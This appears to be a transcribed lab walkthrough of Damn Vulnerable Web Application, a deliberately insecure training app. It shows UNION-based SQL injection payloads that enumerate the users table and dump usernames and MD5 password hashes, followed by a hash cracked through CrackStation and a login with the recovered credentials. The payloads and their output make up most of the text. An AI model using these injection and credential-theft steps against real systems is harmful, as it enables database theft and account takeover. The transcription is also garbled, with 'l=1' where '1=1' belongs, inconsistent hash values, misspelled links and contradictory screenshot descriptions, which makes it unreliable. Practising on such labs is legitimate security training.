Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox

localhost:8000/vulnerabilities/sql?id=' or +l=1+union+select+null%2C+concat(table\_name%2C0x0a%2Ccolumn\_name)+from+information\_schema.columns+where+

SQL Injection

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

```
ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: Pablo
Surname: Picasso

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: Bob
Surname: Smith

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
user_id

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
first_name

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
last_name

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
user

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
password

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
avatar

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
last_login

ID: ' or l=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #user() #
First name: users
Surname: users
failed_login
```

**More Information**

- <http://www.security.com/security/reviews/DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://terruh.mavituna.com/sql-injection-cheat-sheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Get Name, user details and password hash strings.

Activities Firefox Web Browser

Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox

localhost:8000/vulnerabilities/sql?id=' or +l=1+union+select+null%2C+concat(first\_name%2C0x0a%2Clast\_name%2C0x0a%2Cuser%2C0x0a%2Cpassword)+from+users#

**DVWA**

## Vulnerability: SQL Injection

User ID:  Submit

```
ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: admin
Surname: admin

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Gordon
Surname: Brown

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Hack
Surname: Me

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Picasso

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Smith

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: admin
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Gordon
Surname: Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Me
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Pablo
```

Activities Firefox Web Browser

Vulnerability: SQL Inject... +

localhost:8000/vulnerabilities/sql/?id=' or '+l+union+select+null%2C+concat(first\_name%20%0a%2Clast\_name%20%0a%2Cuser%20%0a%2Cpassword)+from+users#

File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
  
DVWA Security  
PHP Info  
About  
  
Logout

```

First name: Gordon
Surname: Brown
ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Hack
Surname: Me

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Picasso

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Smith

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: admin
Surname: admin
admin
5f4dccbb5aa765d61d8327deb882cf99

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Gordon
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f266853678922e03

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Pablo
Picasso
pablo
0d107d69f5bbe40cade3de5c71e9eb7

ID: ' or l=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Bob
Smith
smithy
5f4dccbb5aa765d61d8327deb882cf99

```

More Information

- <http://www.securityteam.com/securityreviews/SDPN1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://teruh.mavtuna.com/sql-injection-cheat-sheet-oku/>

Crack the Hash password and get the actual password.

Activities Firefox Web Browser

Vulnerability: SQL Inject... CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

https://crackstation.net

CrackStation · Password Hashing Security · Defuse Security

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e99a18c428cb38d5f266853678922e03

I'm not a robot reCAPTCHA

Hash Type Result

e99a18c428cb38d5f266853678922e03	md5	abc123
----------------------------------	-----	--------

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Read www.gstatic.com

Bruteforce with cracked password string and user name.

The screenshot shows a Firefox browser window on a Linux desktop environment. The title bar reads "Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The address bar shows the URL "localhost:8000/vulnerabilities/brute/". The DVWA interface is displayed, specifically the "Brute Force" section. On the left is a sidebar with various vulnerability categories like Home, Instructions, Setup / Reset DB, Brute Force (which is highlighted in green), Command Injection, CSRF, etc. The main content area has a "Login" form with fields for "Username" (set to "gordonb") and "Password" (set to "abcd123"). Below the form is a "More Information" section with links to OWASP articles. At the bottom of the page, it says "Welcome to the password protected area gordonb" and shows a small profile picture of a man.

Login Successful !

This screenshot shows the same DVWA setup as the previous one, but with a failed login attempt. The address bar now shows "localhost:8000/vulnerabilities/brute/?username=gordonb&password=abc123&Login=Login#". The "Login" form still has "gordonb" in the username field and "abcd123" in the password field. The "More Information" section at the bottom of the page lists three OWASP links. The footer message "Welcome to the password protected area gordonb" is still present, along with the profile picture.